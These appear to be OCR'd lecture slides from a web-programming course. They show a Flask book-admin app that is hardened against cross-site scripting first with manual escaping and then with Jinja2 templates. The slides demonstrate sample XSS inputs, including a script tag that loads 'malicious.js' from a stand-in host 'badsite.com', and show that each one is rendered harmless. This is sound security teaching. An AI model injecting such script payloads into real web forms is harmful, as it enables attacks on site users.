    html_code += 'title="At least one non-white-space char">'
    html_code += '<br>'

    html_code += 'Enter a title:'
    html_code += '<input type="text" name="title" '
    html_code += r'required pattern=".*\S.*" '
    html_code += 'title="At least one non-white-space char">'
    html_code += '<br>'

    html_code += '<input type="submit" value="Go">'

    html_code += '</form>'

    html_code += '<br>'
    html_code += '<a href="/index">Return to home page</a>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/handleadd', methods=['POST'])
def handle_add():

    isbn = flask.request.form.get('isbn')
    if (isbn is None) or (isbn.strip() == ''):
        return report_results('Missing ISBN', '')

    author = flask.request.form.get('author')
    if (author is None) or (author.strip() == ''):
        return report_results('Missing author', '')

    title = flask.request.form.get('title')
    if (title is None) or (title.strip() == ''):
        return report_results('Missing title', '')

    isbn = isbn.strip()
    author = author.strip()
    title = title.strip()

    successful = database.add_book(isbn, author, title)
    if successful:
```

PennyAdmin04Escape/penny.py (Page 4 of 4)

```
        message1 = 'The addition was successful'
        message2 = 'The database now contains a book with isbn ' + isbn
        message2 += ' author ' + author + ' and title ' + title
    else:
        message1 = 'The addition was unsuccessful'
        message2 = 'A book with ISBN ' + isbn + ' already exists'

    return report_results(message1, message2)

#-----------------------------------------------------------------------

@app.route('/delete', methods=['GET'])
def delete():

    html_code = ''
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()

    html_code += '<h1>Delete a Book</h1>'

    html_code += '<form action="/handledelete" method="post">'
    html_code += 'Enter an ISBN:'
    html_code += '<input type="text" name="isbn" autofocus '
    html_code += r'required pattern=".*\S.*" '
    html_code += 'title="At least one non-white-space char"><br>'
    html_code += '<input type="submit" value="Go">'
    html_code += '</form>'

    html_code += '<br>'
    html_code += '<br>'
    html_code += '<a href="/index">Return to home page</a>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/handledelete', methods=['POST'])
def handle_delete():

    isbn = flask.request.form.get('isbn')
    if (isbn is None) or (isbn.strip() == ''):
        return report_results('Missing ISBN', '')

    isbn = isbn.strip()

    database.delete_book(isbn)

    message1 = 'The deletion was successful'
    message2 = 'The database now does not contain a book with ISBN '
    message2 += isbn

    return report_results(message1, message2)
```


XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 1:
    - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute
puppies</a>
```

XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 1 (cont.):



Hello, and welcome to **PennyAdmin**

Add a Book


Enter an ISBN: 456
Enter an author: Sedgewick
Enter a title: <a href="https://www.akc.
Go

Return to home page

Created by Bob Dondero

XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 1 (cont.):



Hello, and welcome to **PennyAdmin**

Results

The addition was successful
The database now contains a book with isbn 456 author Sedgewick and title <a href="https://www.akc.org">Cute puppies</a>


Return to home page

Created by Bob Dondero

Browser doesn't interpret book title as page link

XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 1 (cont.):



Hello, and welcome to **PennyAdmin**

Show All Books

123: **Kernighan**: The Practice of Programming
234: **Kernighan**: The C Programming Language
345: **Sedgewick**: Algorithms in C
456: **Sedgewick**: <a href="https://www.akc.org">Cute puppies</a>

Return to home page

Created by Bob Dondero

Browser doesn't interpret book title as page link


XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 2:
    - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been
hacked");</script>
```

XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 2 (cont.):


PennyAdmin - Chromium

PennyAdmin

localhost:55555/add

Hello, and welcome to **PennyAdmin**

Add a Book

Enter an ISBN: 456
Enter an author: Sedgewick
Enter a title: <script>alert("Your systen


Go

Return to home page

Created by Bob Dondero

XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 2 (cont.):



Hello, and welcome to **PennyAdmin**

Results

The addition was successful
The database now contains a book with isbn 456 author Sedgewick and title <script>alert("Your system has been hacked");</script>


Return to home page

Created by Bob Dondero

Browser doesn't display alert

XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 2 (cont.):



Hello, and welcome to **PennyAdmin**

Show All Books

123: Kernighan: The Practice of Programming
234: Kernighan: The C Programming Language
345: Sedgewick: Algorithms in C
456: Sedgewick: <script>alert("Your system has been hacked");</script>

Return to home page

Created by Bob Dondero

Browser doesn't display alert

XSS Attacks

- See **<u>PennyAdmin04Escape</u>** app
  - Example 3:
    - Hypothetically…
    - When adding a book, attacker enters this as title:

```
<script
src="http://badsite.com/static/malic
ious.js"></script>
```

    - Would **not** cause browser to execute malicious code from another website

XSS Attacks

- **Solution 2:**
  - ***Sanitize*** user-provided strings via Jinja2

XSS Attacks

- See **PennyAdmin05Jinja** app
  - runserver.py
  - penny.sql, penny.sqlite
  - database.py
  - **header.html, footer.html**
  - **index.html, show.html,**
  - **add.html, delete.html**, **reportresults.html**
  - **penny.py**

PennyAdmin05Jinja/header.html (Page 1 of 1)

```
<hr>Hello, and welcome to <strong>PennyAdmin</strong><hr>
```

PennyAdmin05Jinja/footer.html (Page 1 of 1)

```
<hr>
Created by <a href="https://www.cs.princeton.edu/~rdondero">
Bob Dondero</a>
<hr>
```

PennyAdmin05Jinja/index.html (Page 1 of 1)

```
<!DOCTYPE html>
<html>
   <head>
      <title>PennyAdmin</title>
   </head>
   <body>
      {% include 'header.html' %}
      <br>
      <a href="/show">Show all books</a><br>
      <a href="/add">Add a book</a><br>
      <a href="/delete">Delete a book by ISBN</a><br>
      <br>
      {% include 'footer.html' %}
   </body>
</html>
```

PennyAdmin05Jinja/show.html (Page 1 of 1)

```
<!DOCTYPE html>
<html>
   <head>
      <title>PennyAdmin</title>
   </head>
   <body>
      {% include 'header.html' %}
      <h1>Show All Books</h1>
      {% if books|length == 0: %}
         (None)
      {% else %}
         {% for book in books: %}
            {{book['isbn']}}:
            <strong>{{book['author']}}</strong>:
            {{book['title']}}<br>
         {% endfor %}
      {% endif %}
      <br>
      <a href="/index">Return to home page</a>
      <br>
      {% include 'footer.html' %}
   </body>
</html>
```

PennyAdmin05Jinja/add.html (Page 1 of 1)

```
<!DOCTYPE html>
<html>
   <head>
      <title>PennyAdmin</title>
   </head>
   <body>
      {% include 'header.html' %}
      <h1>Add a Book</h1>
      <form action="/handleadd" method="post">
         Enter an ISBN:
         <input type="text" name="isbn" autofocus
            required pattern=".*\S.*"
            title="At least one non-white-space char">
         <br>

         Enter an author:
         <input type="text" name="author"
            required pattern=".*\S.*"
            title="At least one non-white-space char">
         <br>

         Enter a title:
         <input type="text" name="title"
            required pattern=".*\S.*"
            title="At least one non-white-space char">
         <br>

         <input type="submit" value="Go">
      </form>
      <br>
      <a href="/index">Return to home page</a>
      <br>
      {% include 'footer.html' %}
   </body>
</html>
```

PennyAdmin05Jinja/delete.html (Page 1 of 1)

```
<!DOCTYPE html>
<html>
   <head>
      <title>PennyAdmin</title>
   </head>
   <body>
      {% include 'header.html' %}
      <h1>Delete a Book</h1>
      <form action="/handledelete" method="post">
         Enter an ISBN:
         <input type="text" name="isbn" autofocus
            required pattern=".*\S.*"
            title="At least one non-white-space char">
         <input type="submit" value="Go">
      </form>
      <br>
      <br>
      <a href="/index">Return to home page</a>
      <br>
      {% include 'footer.html' %}
   </body>
</html>
```

PennyAdmin05Jinja/reportresults.html (Page 1 of 1)

```
<!DOCTYPE html>
<html>
   <head>
      <title>PennyAdmin</title>
   </head>
   <body>
      {% include 'header.html' %}
      <h1>Results</h1>
      {{message1}}<br>{{message2}}<br>
      <br>
      <a href="/index">Return to home page</a>
      <br>
      {% include 'footer.html' %}
   </body>
</html>
```

blank (Page 1 of 1)

```
This page is intentionally blank.
```

PennyAdmin05Jinja/penny.py (Page 1 of 2)

```python
#!/usr/bin/env python

#-----------------------------------------------------------------------
# penny.py
# Author: Bob Dondero
#-----------------------------------------------------------------------

import flask
import database

#-----------------------------------------------------------------------

app = flask.Flask(__name__, template_folder='.')

#-----------------------------------------------------------------------

@app.route('/', methods=['GET'])
@app.route('/index', methods=['GET'])
def index():

    html_code = flask.render_template('index.html')
    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/show', methods=['GET'])
def show():

    books = database.get_books()
    html_code = flask.render_template('show.html', books=books)
    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

def report_results(message1, message2):

    html_code = flask.render_template('reportresults.html',
        message1=message1, message2=message2)
    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/add', methods=['GET'])
def add():

    html_code = flask.render_template('add.html')
    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/handleadd', methods=['POST'])
def handle_add():

    isbn = flask.request.form.get('isbn')
    if (isbn is None) or (isbn.strip() == ''):
        return report_results('Missing ISBN', '')

    author = flask.request.form.get('author')
    if (author is None) or (author.strip() == ''):
        return report_results('Missing author', '')

```

PennyAdmin05Jinja/penny.py (Page 2 of 2)

```python
    title = flask.request.form.get('title')
    if (title is None) or (title.strip() == ''):
        return report_results('Missing title', '')

    isbn = isbn.strip()
    author = author.strip()
    title = title.strip()

    successful = database.add_book(isbn, author, title)
    if successful:
        message1 = 'The addition was successful'
        message2 = 'The database now contains a book with isbn ' + isbn
        message2 += ' author ' + author + ' and title ' + title
    else:
        message1 = 'The addition was unsuccessful'
        message2 = 'A book with ISBN ' + isbn + ' already exists'

    return report_results(message1, message2)

#-----------------------------------------------------------------------

@app.route('/delete', methods=['GET'])
def delete():

    html_code = flask.render_template('delete.html')
    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/handledelete', methods=['POST'])
def handle_delete():

    isbn = flask.request.form.get('isbn')
    if (isbn is None) or (isbn.strip() == ''):
        return report_results('Missing ISBN', '')

    isbn = isbn.strip()

    database.delete_book(isbn)

    message1 = 'The deletion was successful'
    message2 = 'The database now does not contain a book with ISBN '
    message2 += isbn

    return report_results(message1, message2)
```


XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 1:
    - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute
puppies</a>
```

XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 1 (cont.):



Hello, and welcome to **PennyAdmin**

Add a Book

